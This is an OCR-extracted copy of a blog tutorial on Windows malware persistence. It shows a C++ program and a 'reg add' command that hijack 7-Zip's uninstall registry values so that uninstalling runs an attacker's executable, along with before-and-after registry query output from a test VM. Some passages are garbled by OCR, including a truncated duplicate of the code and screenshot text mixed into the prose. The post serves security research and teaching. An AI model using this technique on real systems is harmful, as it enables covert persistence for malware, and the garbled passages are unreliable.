
# Malware development: persistence - part 13. Hijacking uninstall logic for application. Simple C++ example.

cocomelonc.github.io/malware/2022/10/04/malware-pers-13.html

October 4, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
pers.cpp
windows persistence via
hijacking uninstall app
author: @cocomelonc
https://cocomelonc.github.io/malw
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[])
  HKEY hkey = NULL;

  // target app
  const char* app = "SOFTWARE\\Mi

  // evil app
  const char* exe = "C:\\Users\\U

  // app
  LONG res = RegOpenKeyEx(HKEY_LO
  if (res == ERROR_SUCCESS) {
    // update registry key value
    // reg add "HKEY_LOCAL_MACHIN
" /f
    RegSetValueEx(hkey, (LPCSTR)"
    RegSetValueEx(hkey, (LPCSTR)"
    RegCloseKey(hkey);
  }

  return 0;
}
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip
    DisplayName    REG_SZ    7-Zip 21.06 (x64)
    DisplayVersion    REG_SZ    21.06
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe
    QuietUninstallString    REG_SZ    C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe
    NoModify    REG_DWORD    0x1
    NoRepair    REG_DWORD    0x1
    EstimatedSize    REG_DWORD    0x152d
    VersionMajor    REG_DWORD    0x15
    VersionMinor    REG_DWORD    0x6
    Publisher    REG_SZ    Igor Pavlov

PS C:\Windows\system32>
```

Settings

Apps & features

Sort by: Name    Filter by: All drives

| | | |
|---|---|---|
| 3D Viewer<br>Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| 7-Zip 21.06 (x64)<br>Igor Pavlov<br>21.06 | 5.29 MB<br>10/4/2022 |

=^..^=

Meow-meow!

This post is the result of my own research into one of the interesting malware persistence trick: via hijacking uninstall file for target application.

## uninstallation process

When you install a program on a Windows system, they usually point to their own uninstallers. They are in the registry keys:

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\<application name>`


and

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\QuietUninstallString\
<application name>
```

So what is the trick? There is no problem with replacing them with commands that can run any other program. When a user executes the uninstaller, the command of the attacker’s choosing is executed. Again, the good news is that privileges are required to modify these items, as they reside under the `HKLM` key.

## practical example

Let’s look at a practical example. Firstly, let’s choose a target application. I chose `7-zip x64`:




Apps & features

Search, sort, and filter by drive. If you would like to uninstall or move an app, select it from the list.

Search this list

Sort by: Name  Filter by: All drives

| | | |
|---|---|---|
| 3D Viewer | Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| 7-Zip 21.06 (x64) | Igor Pavlov | 5.29 MB<br>12/5/2021 |
| Alarms & Clock | Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| App Installer | Microsoft Corporation | 16.0 KB<br>12/14/2021 |
| Calculator | Microsoft Corporation | 24.0 KB<br>12/9/2021 |
| Camera | Microsoft Corporation | 16.0 KB<br>12/9/2021 |
| Feedback Hub | Microsoft Corporation | 16.0 KB<br>12/9/2021 |



```
static-libstdc++ -static-libgcc -fpermissive
```

win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox

Apps & features

3D Viewer — Microsoft Corporation — 16.0 KB — 12/8/2021

7-Zip 21.06 (x64) — Igor Pavlov — 21.06

This app and its related info will be uninstalled.


Alarms & Clock — Microsoft Corporation — 16.0 KB — 12/8/2021

App Installer — Microsoft Corporation — 16.0 KB — 12/14/2021

Calculator — Microsoft Corporation — 24.0 KB — 12/9/2021

Camera — Microsoft Corporation — 16.0 KB — 12/9/2021

Feedback Hub — Microsoft Corporation — 16.0 KB — 12/9/2021



win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
User Account Control

Do you want to allow this app from an unknown publisher to make changes to your device?


Uninstall.exe

Publisher: Unknown
File origin: Hard drive on this computer

Show more details
Yes
No
Right Ctrl


Then, check registry key values, for correctness:

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-
zip" /s
```


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Administrator: Windows PowerShell
Type here to search
11:07 PM
10/4/2022
Right Ctrl

```
PS Z:\> cd .\2022-10-04-malware-pers-13\
PS Z:\2022-10-04-malware-pers-13>
PS Z:\2022-10-04-malware-pers-13>
PS Z:\2022-10-04-malware-pers-13> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip
    DisplayName    REG_SZ    7-Zip 21.06 (x64)
    DisplayVersion    REG_SZ    21.06
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    "C:\Program Files\7-Zip\Uninstall.exe"
    QuietUninstallString    REG_SZ    "C:\Program Files\7-Zip\Uninstall.exe" /S
    NoModify    REG_DWORD    0x1
    NoRepair    REG_DWORD    0x1
    EstimatedSize    REG_DWORD    0x152d
    VersionMajor    REG_DWORD    0x15
    VersionMinor    REG_DWORD    0x6
    Publisher    REG_SZ    Igor Pavlov

PS Z:\2022-10-04-malware-pers-13>
```

Also, I prepared my evil application. It’s as usually `meow-meow` “malware” :)



win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell

```
PS Z:\> cd .\2022-10-04-malware-pers-13\
PS Z:\2022-10-04-malware-pers-13>
PS Z:\2022-10-04-malware-pers-13>
PS Z:\2022-10-04-malware-pers-13> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip
    DisplayName    REG_SZ    7-Zip 21.06 (x64)
    DisplayVersion    REG_SZ    21.06
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    "C:\Program Files\7-Zip\Uninstall.exe"
    QuietUninstallString    REG_SZ    "C:\Program Files\7-Zip\Uninstall.exe" /S
    NoModify    REG_DWORD    0x1
    NoRepair    REG_DWORD    0x1
    EstimatedSize    REG_DWORD    0x152d
    VersionMajor    REG_DWORD    0x15
    VersionMinor    REG_DWORD    0x6
    Publisher    REG_SZ    Igor Pavlov

PS Z:\2022-10-04-malware-pers-13> .\hack.exe
PS Z:\2022-10-04-malware-pers-13>
```

=^..^=

Meow-meow!

Then, I create a program, which do my logic for persistence (`pers.cpp`):


```
/*
pers.cpp
windows persistence via
hijacking uninstall app
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/04/malware-pers-13.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // target app
  const char* app = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\7-zip";

  // evil app
  const char* exe = "C:\\Users\\User\\Documents\\malware\\2022-10-04-malware-pers-
13\\hack.exe";

  // app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)app, 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // update registry key value
    // reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /v
"UninstallString" /t REG_SZ /d "...\hack.exe" /f
    RegSetValueEx(hkey, (LPCSTR)"UninstallString", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegSetValueEx(hkey, (LPCSTR)"QuietUninstallString", 0, REG_SZ, (unsigned
char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }

  return 0;
}
```

As you can see, the logic is simple, we are just update target key values in registry.

## demo

Let’s go to see everything in action. Compile malware and persistence script:

